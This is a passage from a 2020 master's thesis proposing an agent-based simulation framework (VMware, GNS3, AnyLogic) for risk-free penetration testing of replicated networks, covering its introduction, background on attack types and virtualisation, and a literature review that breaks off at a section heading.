Modeling & Simulation of Cyber Attacks using Agent-Based Approach

Thesis Research

By

Abeer Ahmad

170937-MS(IS)-9-2016

Supervisor

Dr. Muazzam A Khan Khattak

DEPARTMENT OF COMPUTING

A thesis submitted in partial fulfillment of the requirements for the degree of Masters in Information Security (MSIS)
In

School of Electrical Engineering and Computer Science

NATIONAL UNIVERSITY OF SCIENCE AND TECHNOLOGY

JULY 2020

Approval

It is certified that the contents and form of the thesis entitled **"Modeling and Simulation of Cyber Attacks using Agent-Based Approach"** submitted by **Abeer Ahmad** is considered satisfactory for the requirement of the degree.

Advisor: Dr. Muazzam A Khan Khattak

Signature: ________________________

Date: ___________________________

Committee Member 1: Dr. Hasan Tahir

Signature: ________________________

Date: ____________________________

Committee Member 2: Dr. Abdul Wahid

Signature: _________________________

Date: ____________________________

Committee Member 3: Dr. Yousra Javed

Signature: _________________________

Date: ____________________________

Thesis Acceptance Certificate

It is certified that final copy of MS/MPhil thesis written by **Mr. Abeer Ahmad, (Registration No 170937, MS-IS-9 of SEECS School** has been vetted by undersigned, found complete in all respects as per NUST Statutes/Regulations, is free of plagiarism, errors and mistakes and is accepted as partial fulfillment for award of MS/M Phil degree. It is further certified that necessary amendments as pointed out by GEC members of the scholar have also been incorporated in the said thesis.

Advisor: **Dr. Muazzam A Khan Khattak**

SIGNATURE: ....

DATE: ....

SIGNATURE (HOD): ....

DATE: ....

SIGNATURE (DEAN/PRINCIPAL): ....

DATE: ....

Certificate of Originality

I hereby declare that this submission is my own work. It is to the best of my knowledge and efforts. It encompasses no such material that is previously published or written by another person. Moreover, it comprises of no such material which to a substantial extent that has been accepted for the award of any degree or diploma at SEECS NUST or at any other educational institute, except where due acknowledgement has been made in the thesis. Furthermore, any contribution made to the research by others with whom I have worked at SEECS NUST, is explicitly acknowledged in the thesis.

I also declare that the intellectual content of this thesis is the product of my own work with the exception for the assistance from others in the project's design and conception, presentation and linguistics which has been also acknowledged.

Author Name: Abeer Ahmad

Signature: ____________________

Dedication

I dedicate this thesis to my beloved parents, respected teachers and all friends who has always been supportive.

Table of Contents

List of Tables

List of Figures

Abstract

In today's digital world, cyber security plays a vital part in every organization having IT infrastructure. Offensive and defensive strategy have always struggling against each other. Regular efforts are required to improve security of already deployed system. The present techniques of vulnerability assessment and penetration testing are time taking, costly and risky as there exist trust issues because we cannot fully trust on the intensions of security testers. Exploitation attempts while VAPT process may disrupt the running system or in rare cases the system may crash or a security tester can inject the malware in critical systems of the organization. Most of the organization cannot move towards the exploitation phase due to the presence of the critical data on the systems. In order to avoid potential damage to functional system as a result of running self-initiated attacks, we have proposed a solution using agent based modeling and simulation to perform security testing of IT Infrastructure.

The proposed solution requires exact replica of existing network & systems in the virtualization of PCs and emulation of networking devices. On top of the virtual layer, agent based model is built and the model is simulated in a risk-free and controlled environment. The simulation of agent can take decisions to automate existing practices of human based vulnerability assessment & penetration testing. Here we have presented an open-ended framework and a sample setup to verify the effectiveness of the proposed solution. It allows system engineers to create a virtual replica of an IT infrastructure and perform cyber-attacks against detected vulnerabilities to analyze its security resilience. It is comprised of three layers including virtualization layer, network layer and agent based modeling layer. In order to demonstrate the functionality of our proposed framework we present a case study of a small organization.

Our solution is modular in nature and can accommodate all types of emulated network devices. The simulation presents the degree of Exploitation on functional computer system without damaging the actual system in place, as a result, this open-ended framework may further be enhanced by integrating with vulnerability assessment tools as proposed in this research.

Chapter 1
Introduction

This chapter delivers the basic and general information of the research to provide a clear understanding about this thesis. It also covers the problem statement along with solution statement. In the end, a section on the organization of thesis is also described.

1.1 Opening Perspective

In today’s digital world, computer networks are becoming the most essential part of critical IT infrastructures in every organization. As increase in computer network size and complexity it leads towards the complexity in their security evaluation. These IT infrastructures are under constant threat of cyber-attacks for unauthorized access and security failure[1]. The continuously increasing need of critical infrastructures and the automation of interconnected physical as well as the internet based systems have given rise to cyber security threats [2]. Information is shared among these interconnected critical infrastructures. The system of computer communication and the physical infrastructure both are interdependent and are becoming more and more complex because they also integrate and incorporate the information technologies into network devices [1]. This shared information across distributed network has threatened the security and privacy of the users consuming it [3]. The cyber security testing methods against denial of service attack, eavesdropping, phishing, privilege escalation and gain unauthorized access are continuously being evolved with the cyber-attacks [4]. Numerous companies suffer a pronounced financial loss due to the attacks on the computer network [5]. For a number of years, security threats against the network assets have been identified. As insecure system or network can cause the catastrophic disruption, loose control to systems, expose of sensitive information and illegal activities, so a great attention towards the security improvement of critical infrastructure is paid [6].

A lot of users are victim of cyber-attacks which has alarmed the network leaders and security engineers for increasing security controls against it. It is however challenging because of the large scale of networks and its complexity, also it is illegal to perform direct cyber-attacks and to perform the activities like cyber terror experiments or testing of the hacking tools in real-network. It is however probable to some extent to figure out the effect of attack in small scale of networks, but it is not possible to scale up the result for complex & large networks. So, estimating their real effect on large scale networks is bit challenging & difficult [7]. Therefore, cyber-attack simulation techniques idea is proposed to perform security analysis. Simulation experiment seems an important means of analyzing and assessing the security of the large scale infrastructure. These techniques are required to model and test the network environment in a controlled manner, where the real infrastructure should not be disturbed and experiments can be performed to know the security resilience of the network [2].

According to the security experts, DoS attack is the most destructive amongst several security threats that effect on the availability of the system and DoS attack has been evolved in cyber security domain [8]. This attack is used to block service for its legitimate users and make servers unavailable for any user [9]. This attack varies in its severity with scale of loss as well as the period of attack. It has become a main threat for computer networks in worldwide. It is possible that companies may use DoS attack to knock off their competitors in the market. This attack is a threat to online businesses [10]. In recent year's attack threat to IT infrastructure is grown significantly because of the discovered vulnerabilities in software's and services. Exploitable vulnerabilities provides a chance for attackers to gain unauthorized access, this point raise an important issue that how to deal with such vulnerabilities to protect the organization from cyber-attacks [11]. Moreover, sometimes it is not possible to perform cyber-attacks directly on the network infrastructure to evaluate security because there exist critical and important data which should not be disturbed.

1.2 Challenge

The security concerns are getting serious due to the large size of complexity and dependency on computer networks. Such computer networks are likely vulnerable to cyber-attacks [12]. The threats of cyber-attacks increases because most of the organizations store and process critical information through computer networks. Evaluation of network security by performing cyber-attacks on the network is difficult at run time due to destructive results and extensive processing of exploitation. Moreover, it is not possible to stop the network operations and daily routine work. It may create a layer of difficulty that is faced by the network administrators but this issue can be resolved by performing security testing on weekend or off hours. Security testing is very costly and time consuming process and it also has involved risk because it is not possible to trust fully on the white hat hackers or penetration testers because they may left any loophole or back door in the network so that they can gain unauthorized access.

In today's digital world, the use of internet has massively grown. Information is shared across distributed network which has created the security concerns and privacy issues of the users who are utilizing it. Many companies are facing cyber-attack on the daily basis and raised an alarm for network managers to deploy security controls against these attacks [13]. For the security evaluation and protection against threats, there is a need of having a test bed in which security testing can be performed in a controlled manner without causing destruction.

Due to the enormous scale of networks, it is however difficult and against law or illegal to experiment the cyber terrors or to launch attacking tool activities in real- network without getting permission [4]. To some extent, it is however probable to figure out the effect of attack in small networks, but it is not possible to scale up the result for large networks. Hence, it is much difficult to estimate their real impact on the large networks [7]. For that reason, simulation techniques come in view. Simulation techniques are required to model and test the network environment in a controlled manner, where a real infrastructure should not be disturbed and experiments can be performed to know the effect of the attacks.

Systems which are needed to be examined are becoming more complex due to their critical infrastructure and as the structure will be complex, time, cost and penetration testers to test the system will be increased. So, there is a need to simulate this system through agent based modeling where the cyber-attack experiments will be perform in a risk-free environment without disturbing the critical infrastructure.

1.3 Problem Domain

Problem domain is an engineering term that refers to all information defining the problem and its constraints. It includes the goals which the problem area wishes to attain. The context within which the problem exists, and all rules that define required essential functions or other aspects of any solution product. It represents the environment in which a solution will have to operate [13][14].

Presently, in many areas computer networks are playing a significant role. The increasing size of the network and their complexity expediting the growth of entanglement of security analysis. Possible financial, political, and other benefits that may be gained by cyber-attacks. They lead to considerable propagation of potential malefactors [4]. In spite of these facts, security analysis is a process that still exists predominantly on the experience and knowledge of security administrators. Consequently, these problems are getting valuable attention towards the importance of research and developments in the field of automated security analysis framework of computer networks.

On the other hand, large scale networks are more complexed and difficult to handle in nature. It is very problematic to handle or to test cyber-attack evaluation on them. For intruding real networks and to get sufficient information on phenomena occurred during computer network attacks is to run attacking tools [7], but this is not possible as it is against cyber security laws to test the hacking tools or to do security testing and exploitation in real networks without getting permission like white hat hacker. So, there is a need to develop such environment where the cyber-attacks should be performed against system vulnerabilities without disturbing the real networks and cause any damage to evaluate the security resilience of IT infrastructures. Framework and test bed should be cost effective as security evaluation from third party vendors is much expensive that most of the organization doesn’t care about network security.

1.4 Problem Statement

Based on the above stated issues, the problem statement is as follows:

“There is a need to creating a risk free environment in which testing of security resilience can be done in a controlled manner without interrupting or disturbing the execution of the actual system. It should be cost effective that network administrators can perform security evaluation of the network with just a prior knowledge of Cyber Security. To create a risk free environment framework should be able to replicate the IT infrastructure of the real work into a virtualized environment, where bot like entity can perform vulnerability assessment and exploitation in automated manner to detect the exploitable vulnerabilities of the network and evaluate the security resilience of IT infrastructure”.

1.5 Solution Domain

Solution domain is a term which refers to all information that defines the proposed solution of the problem. It comprises the concepts, methods, techniques, framework, and processes that provides help in solving the problem under study [14].Following sub-sections gives a brief overview of the layered approach used in this thesis:

1.5.1 Virtualization Layer

Virtualization is the first layer of the model in this research. It typically refers to the creation of the virtualization of actual systems and servers which are capable of virtualizing all of the hardware resources exactly same as real systems that includes processors, memory, storage, and network connectivity. Along with the virtualization, physical hardware resources are also shared by one or more virtual machines. Virtualization provides an equivalent environment to run a program as compared to real system. Moreover, it has full control of resources on each virtual environment.

1.5.2 Network Layer

Networking is the second layer of the model in this research. First network discovery should be performed to get the network diagram and then network is created in GNS3. The network simulator is capable of emulating network components. It allows the integration of virtual systems and network devices that helps in simulating the complex network. Moreover, it also has the functionality to supports VMware Workstation, where all the virtual machines are created in previous layer and it gives the full functionality of virtualization just like the real network environment by integrating it with GNS3.

1.5.3 Agent Based Modeling Layer

Agent based modeling is the last layer of the model in this research. This layer is created to model and simulate the vulnerability assessment and exploitation phases like a real human based penetration testers to perform security evaluation of the network. The proposed system contains decision making entities called agents. Agent has states and transitions which perform the VAPT steps or functions as performed by the attacker on the real network. Agent assesses its situation and makes decisions on the basis of a set of rules and on the basis of the output obtained in previous state. Moreover, evaluation of the model is also performed by exploiting the vulnerabilities of the virtual server and gain unauthorized access.

In summary, these three layers are used to perform security evaluation of large IT infrastructure by finding the exploitable vulnerabilities. We however believe that this framework is open-ended and it can incorporates any other sophisticated cyber-attacks as well.

This research aims to propose a multi-layer testbed in which vulnerability assessment and exploitation can be done in a controlled manner and in risk-free environment without disturbing the actual critical infrastructure.

1.6 Solution Statement

At every level in the solution domain, there is a decision that move towards the final solution. As the problem was discussed that for many cases, it is somehow very difficult, unethical and very expensive to find out the right solutions by performing direct exploitation on real network objects. So, this is the stage where Modeling and Simulation come to light for solving the above stated problem. It incorporates a risk-free environment where security testing experiments are performed in a controlled manner.

As an alternative to perform direct attacks, we propose an Agent based simulation modeling approach to perform exploitation to evaluate IT infrastructure. Modeling and simulation seems to remedying the problem of performing direct exploitation on the critical infrastructure, as it allows to test the environment-specific circumstances in risk-free environment and at low-cost with just a prior knowledge of cyber security.

We propose an ABM framework that is built on agent based modeling paradigm with network simulation, in order to model the risk-free environment where experiments can be done in a controlled manner without disturbing the critical infrastructure. Framework is divided into three layers named as virtualization layer, network model layer and agent based modeling layer, agents in the third layer is basically deployed on one of the system from virtualization layer which also have access of network model layer. ABM framework has connectivity with all virtual machines of the virtualization layer that are behaving like the real machines. Moreover, these virtual machines are integrated with network layer having infrastructure including emulated routers, switches and hosts. The agent in ABM is used to perform vulnerability assessment and exploitation on the replica of IT infrastructure. The proposed framework is used to get the insights of the system by detecting the vulnerabilities before actual deployment of cyber-attack on the network.

1.7 Scope of the Thesis

In this section, the scope and boundaries of the thesis are outlined.

1.7.1 Improvement

The approach, methods, process and framework in this research concern with the improvement as the agent in this model performs the vulnerability assessment to detect the small number of vulnerabilities and perform exploitation against detected vulnerabilities. We evaluate the correctness of our contributions through functional testing over vulnerable machines. The other matters like performance and efficiency which involves output of the already available vulnerability scanning tools are currently beyond of the scope of this thesis and considered as future work.

1.7.2 Generalization

The proposed approach in this research is presently based on virtual layer, network Layer and agent based modeling layer. A simulated cyber-attack are just against the small number of common used ports and vulnerabilities on virtualized network environment. Though, our framework is open-ended and a bigger attack library can be created to cover vast range of vulnerabilities against all ports & services.

1.8 Summary of the contributions

The existing work in the area of modeling and simulation of cyber-attack is fragmentary in nature, especially when the layer of virtualization of the real machines, network layer and agent based modeling layer with exact same feature is concerned. Furthermore, even though different modeling approaches of cyber-attack exist, but they have not been studied in depth at different granular levels. To the best of our knowledge, there is no framework that incorporates the autonomous ABM framework with a GNS3 based virtual network for performing vulnerability assessment and exploitation through agents.

1 In this research, we propose an Agent based simulation modeling approach to perform cyber-attacks to evaluate IT infrastructure. The proposed framework, aims to mimic the actions that an ethical hacker can do by using agents in modeling and simulation domain. These agents possess autonomous behavior used to perform the steps of an attack, it allows molders to evaluate security resilience of large IT infrastructures. Moreover, it is a hybrid cyber test bed, which encompassed of Virtualized, network component emulation, and simulation mechanisms that leverages real proficiencies of performing an agent based denial of service attack using ABM in Anylogic. The hybrid test bed assists in representations of the simulated "Denial of Service" cyber-attack, and still leverage the advantages of cost and scalability of simulation tools. The approach is based on Virtualization of machines in VMware Workstation, Emulated network devices in GNS3. The agent based is developed in Anylogic and code is written in java. Furthermore, it agrees to replicate a wide spectrum of real life infrastructure attacks.

A case study of small organization is implemented in this research. All machines or computer hosts are virtualized in VMware which gives the real behavior and the networks layer emulation is described in GNS3, virtual machines are integrated with network environment of GNS3, which shows the real behavior of network traffic. The third layer is agent based modeling layer in which agents are performing simulated cyber-attacks on the network. Moreover, virtual machine is also acting as a legitimate user which verifies the successful attack launched by the agent based modeling paradigm.

1.9 Structure of the Thesis

This thesis is distributed into the following significant parts:

Chapter 1: Introduction

This chapter brings the opening perspective, general and a clear understanding about the research of this thesis. It also addresses the problem statement along with the solution statement.

Chapter 2: Background

This chapter defines a preliminary background of the concepts used in this thesis. It incorporates the basic definitions, classification of cyber-attacks, virtualization, network environment, and agent based modeling.

Chapter 3: Literature Review

Chapter 3 helps in explaining the knowledge including substantive findings as well as theoretical and methodological contributions. It explains how the work is similar and varies from the others.

Chapter 4: Methodology

Chapter 4 focuses on the proposed framework for performing simulated cyber-attacks to evaluate security resilience of IT infrastructure through ABM (Agent-based modeling). It also address the flow of the model framework as well as cyber-attack modeling.

Chapter 5: Simulation and Results

Chapter 5 contains the simulation of our proposed framework and its results are discussed. The details of the network diagram and its simulation as well as simulation results of ABM are described.

Chapter 6: Conclusion and Future work

This chapter delivers the conclusion, discussion and future work of this thesis.

Chapter 2
Background

This chapter provides a preliminary background of the concepts used in this thesis. It incorporates the basic definitions, classification of cyber-attacks, virtualization, network environment, and agent based modeling.

The methodologies which are presented in this research need an understanding of basic concepts. This chapter reviews some of the basic understanding of cyber-attacks, classification of cyber-attacks, virtualization, networking environment, modeling and simulation and agent based modeling (ABM) to give the reader a clearer understanding of what is being accomplished.

Following are the basic definitions to understand the concepts of the research.

2.1 Cyber Attack

Cyber security is a practice which intends to protect computer, software, networks and data from an unauthorized or unintended access, disclose or destruction. Cyber-attack is defined as, disruption of data integrity, authenticity and availability [13]. The purpose of the cyber-attack is to steal, destroy or make unavailability of data.

2.2 Classification of Cyber Attacks

There exist numerous studies regarding modeling and simulation of the cyber-attacks. A taxonomy of existing and potential research covering types of attacks and their defense mechanisms are carried out in [15]. Some attack types discussed by the author are cyber-crime, cyber espionage, cyber war, access attack, denial of service attack, active attack and passive attack.

2.2.1 Cyber crime

Materialistic gain for exploiting users, the use of computers and the internet are come under cyber-crime. Cyber espionage refers to the act that use internet to spy others for getting information of the people [15].

Following are the cyber-attacks classified on the basis of the severity of their involvement.

2.2.2 Active Attacks

“An active attack includes data corruption or disruption and the target system/ person know about the launching of attack. It acts as a liaison enabling severe compromise” [13].

- **Denial of Service (DoS)**

  DoS attack is an example of Active attack that causes unavailability of the resources. In this attack the attacker makes a computing or memory resource too busy or flooded for handling authorized requests and hence deny the legitimate user for accessing the resources [15].

- **Distributed Denial of Service (DDoS)**

  It refers to a large number of distributed DoS using huge number of attacking hosts on the target to launch denial of service attack. These attacks are called distributed denial of service attack [16].In this attack, the accumulation of the attacking traffic is tremendous as compared to the target’s resource. The attack can force the target or victim to significantly downgrade its service performance or even causes to stop conveying or delivering any service [9].

2.2.3 Passive Attacks

In this attack, the attacker primarily eaves dropping without interfering the normal traffic of the network [13].

2.2.4 Malicious Attacks

“This attack includes a deliberate intent to cause harm that results in generating large scale disruption and loss” [15]. Malicious attacks also includes disclosure of data and gain unauthorized access by exploiting the vulnerabilities and lop holes of the network [11].

2.2.5 Non Malicious Attacks

“This attack is opposite to the malicious and includes an accidental attack or harm due to mishandling or any operational mistakes” [15].

2.3 Virtualization

Rather than real version of something, the creation of virtual machines that includes operating systems, servers, storage devices and network devices. Virtual machines are capable to virtualize all of the hardware resources. It includes processors, memory, storage, and network connectivity. It has the capability of sharing physical hardware resources either by one or more virtual machines. It has full control of resources on each virtual environment having some components like host OS, guest OS and VMM etc. [17].

Some components of the Virtualization layer are as follows:

2.3.1 Host operating system (host OS)

“This is the operating system of the physical computer on which VMware Workstation is installed” [17].

2.3.2 Guest operating system (guest OS)

“The operating system that is running inside the VMware Workstation is referred to as guest OS” [18].

2.3.3 Virtual machine (VM)

While running VM is a special environment that VMware creates for the guest operating system. Shortly, running the guest OS in a VMware. Virtual machine will be displayed as a window on computer's desktop, there is a choice of frontends and depending on the choice of VMware, and it may either be displayed in full-screen mode as well as remotely on another computer [17].

2.3.4 Virtual Machine Monitor (VMM)

“VMM is a virtualization system that partitions a single physical machine into multiple virtual machines” [17], [18].

2.4 Network Simulator

GNS3 (Graphical Network Simulator-3) is a cross-platform graphical network simulator that runs on Windows OS, Mac OS, and Linux OS. It allows to design and test networks on PC. It adds unlimited objects and network devices with running real cisco iOS to the projects and also allows to have an access on them at any time without having any internet connectivity [19].

The network software emulates and is capable to combine the virtual and real devices that are used to simulate complex network environments. Furthermore, it also supports VMware Workstation, and the integration of the virtual machines that provide full functionality of virtualization along with GNS3.

2.5 Modeling and simulation

In the real world, modeling is considered as one of the ways to solve problems. Finding the right solutions through experiments of real objects is not affordable in many cases. Building, destroying, making changing may be cost increasing, too disruptive, too time consuming, irreversible, morally unacceptable, hazardous or just impossible [20]. In many cases, we can’t simply afford to find the solutions by experimenting with the real world. For that reason we look towards the world of models instead of real world.

As, the main goal of modeling is to find the way from the problem to its solution through a risk-free world. Moreover, we are allowed to make mistakes, undo things, go back in time, and start over again [20]. The following Figure shows the world of models from the real world.




Figure 1: Risk free world of models [20]

2.6 Agent Based Modeling

In ABM, a system is modelled as a collection of autonomous decision making entities entitled as agents. Agent can assess situation and are able to make decisions on the defined set of rules. Bottom up modeling approach is used. Each agent has its own thread of control. ABM is decentralized, the agents in ABM interact with each other in their environment for producing complex behavior [21].

Agent-based systems use a computational model of autonomous agents that interact with each other and their environment. Bottom up modeling approach is used in systems whose control is decentralized and directed through the behavior of the agents [22].

An agent is a discrete entity with its specific goals and behavior. Agents are autonomous software modules having the ability to plan, adapt and modify its behaviors. These are also capable to interact with their environment [20]. The agents can represent Individuals, households, people, groups, organizations, companies, nations, populations, robots, systems of collaborating robots, and bots etc. In our system the agents are performing the role of pen-testers which are performing simulated cyber-attacks to find risk.

We use ABM at the time, when problem has a natural depiction as agents and the goal is to model the behavior of individuals in a diverse population. In addition, the agents have relationships with each other and mainly dynamic relationships e.g. structured contact as well as social networks etc.

Chapter 3
Literature Review

This chapter helps in explaining the knowledge including substantive findings as well as theoretical and methodological contributions. It explains how the work is similar and varies from the others. Moreover, it contributes to understand and to get knowledge about the development of the area of research.

There are four primary areas of research related to the problem being addressed, which includes the virtualization, computer networks, cyber security and the agent based modeling and simulation. Although there is some overlap between these topics, the combination of all four mentioned has gained attention. Therefore, there is an opportunity of great deal in identifying some of the leading issues across these fields and to deliver a methodology that will address the issues. This chapter reviews some key research that has already been performed in these fields. This research includes several different modeling approaches explored by the great researchers. Furthermore, this section concludes by discussing the limitations of the existing work.

Following Table represents the brief summary of the literature, details of the work are described later:

Ser No	Research Category	Related Work
1	Network Simulation	a. Security evaluation by modeling and simulation technique [23]. b. Attack Trees to measure the security of fundamental resources in susceptible network [24]. c. Quantitative assessment of security attributes for an ITS [25].
	Modeling and Simulation Survey	Survey on existing model-based evaluation techniques [26].

		Private and public sector research in the field of modeling and simulation [27]. Report on Homeland Security [28].
3	Agent Based Modeling (ABM)	a. Network cyber-attacks simulation and ABM [29]. b. Agent based modeling of malefactor's attack [30]. c. From real world attack to modeling [31], autonomous planning leading towards automated penetration tests [32]. d. Attack structuring and state machines specification of attack scenario [33].
	Vulnerabilities and Exploitation	d. Exploitable Vulnerabilities discovered in the age of social media [12]
5	Cyber-attack types and approaches	a. Cyber-attack and classification [14] b. Survey of cyber-attack detection [15]
	Attack graph	a. Attack tree foundations [34] b. Modeling of threats using attack trees [35] c. Modeling of cyber-attack and its impact [4]
7	Tool	Cyber-attack simulation tool [36] Testbed for cyber security analysis [6]. SSFNet [7].
	Attack Language	Alert correlation [37], Snort [38], Adele [39],

Table 1: Literature Review

Following are the details of the above mentioned work.

3.1 Cyber-attack modeling and assessment

The researcher in [2] has suggested cyber-attack modeling and impact assessment framework and also described the very common approaches to attack modeling and impact assessment through representing malefactors' behavior, calculating security matrices, attack graphs, and also provide risk analysis procedures.

3.1.1 Attack graphs or trees

There are many methods that deal with the analysis of network security. One of the promising approaches comprises in the modeling and assessment of cyber-attack is based on attack graphs or trees. The study covering to building and analysis of attack graphs have been accompanied for many years [2]. "Attack graph is a graph which represents all possible sequences of the malefactor actions that lead towards the goals establishment". Attack traces are the sequences of action [2] [34]. Computational complexity is the main disadvantage of this approach because it is very complex to build a complete attack graph for a malefactor and ordinarily time taking [35]. This approach is capable of handling network of small size but causes difficulties in large scale network. Moreover, reconstruction is also a problem in attack graph because the change of link of hosts will require reconstruction [2].

3.1.2 Attack Workflow

In this work, the author has overcome the lack of traditional cyber-attacks detection schemes [31] and proposed new schemes for short-term and real response to actual attacks. It also suggested some brief review of Abstraction of attack actions. Following are the steps of attack that an attacker performs during hacking

- **Information Gathering**
    - First of all attacker gather's information about the target from multiple publically available information sources
- **Attack and Penetrate**

    - Attacker perform scanning for vulnerabilities and then penetrate through exploitable vulnerabilities to gain unauthorized access
- **Privilege Escalation**
    - After gaining access of system with user privileges, attacker will try to gain access of root by privilege escalation
- **Pivoting**
    - After gaining access of one machine, attacker will try to hack other machines of the network that are not directly accessible to attacker. Attacker will use already hacked machine as a medium.
- **Cover Tracks**
    - Attacker will remove his traces after finishes his work so that no one can trace back to him.

3.2 Model based evaluation techniques

David M. Nicol has summarized the prevailing model based evaluation techniques to assess the security of systems. He found that in security domain a lot of techniques from dependability evaluation may be pragmatic, but substantial challenges still remain that are owing to the differences among the accidental nature of the faults [26].

3.3 Agent-based modeling and simulation of malefactors

This work elaborates the attack simulation tools [30] that are agent based attack simulator, active vulnerability assessment system and Agent-Based Simulator of Distributed Denial of Service for evaluating security purpose. Author has discussed general approach along with the mathematical models.

3.4 Cyber-attack modeling and simulation for different purpose

3.4.1 To improve defensive mechanisms

I. Kotenko proposed theoretical model for modeling and simulation of DDoS attack and protection against DDoS. Multi agent defense classes are as follows: sensor, detector, filter and investigator [40]. Later on author described the DDoS attack ontologies and theoretical model of protection mechanism against them [41]. I. Kotenko has presented an idea of using multi agent system to improve defense mechanisms. He used multi agents to analyze simulated network packet to detect and block cyber-attack. An effective cyber defense is needed that can perform Attack prevention, detection, trace the source and protect against network attacks like DDoS. Researchers are actively working on Modeling and simulation to improve defensive techniques [29]. To improve the defensive mechanism there is a need to know the concentration of malefactors. The current attack detection system (like SIEM) can only reveal ongoing attack and cannot predict the next step and behavior of an attacker, so prediction of subsequent malefactor will definitely increase the protection level against attackers. Attack modeling can be used to represent the attack sequence as well as consequences of an attack so that countermeasures can be implemented [2].

3.4.2 For security system evaluation

David M. Nicol in [23] highlights the increased points of contacts between security and simulation, mainly in many security areas like impact assessment, emulation, cyber-attack exercises and risk assessment founded on known vulnerabilities, exploits, attack capabilities, and system configuration. Michael E. Kuhl an al presented a simulated and modeling approach to evaluate already deployed security systems like IDS by generating simulated cyber-attack scenarios [4].

3.4.3 For automated vulnerability assessment

The author of this work started walking the path to a new perspective for observing cyber warfare scenarios. This work includes some conceptual tools (a formal model) for evaluating the costs of an attack, to describe the threat of operations, targets, missions, actions, plans and assets. The main purpose of his research is to provide an automated tool for a system administrator to detect vulnerabilities of the network by using simulated cyber-attacks. Attacker agent will use some toolkits, run scripts and other exploitation tools to generate attacks without human intervention. There is a security concern, attacks by automated agents can harm the real network [32].

3.5 Cyber-Attack modeling & simulation tools.

3.5.1 SECUSIM

The authors of [36] have proposed SECUSIM tool for simulation of cyber-attacks. It also elaborate specifies attack mechanisms, impact of the attack and also verify defense mechanisms against the specific attack.

3.5.2 ARENA

This is developed by researchers at the Rochester Institute of Technology (RIT). This is used for simulating cyber-attacks. Attacks are predefined in XML files that are loaded by the tool. This tool is capable for performing many types of attack on a specific user-defined network and is capable for efficiently simulate cyber-attack scenarios and the resulting IDS alerts [4]. Its output is used in analyzing the target network topology. It offers limited benefits in training and experiments and packet level details are not included here.




Figure 2: Network Interface using ARENA [4]

3.5.3 Cyber Storm I, II and III

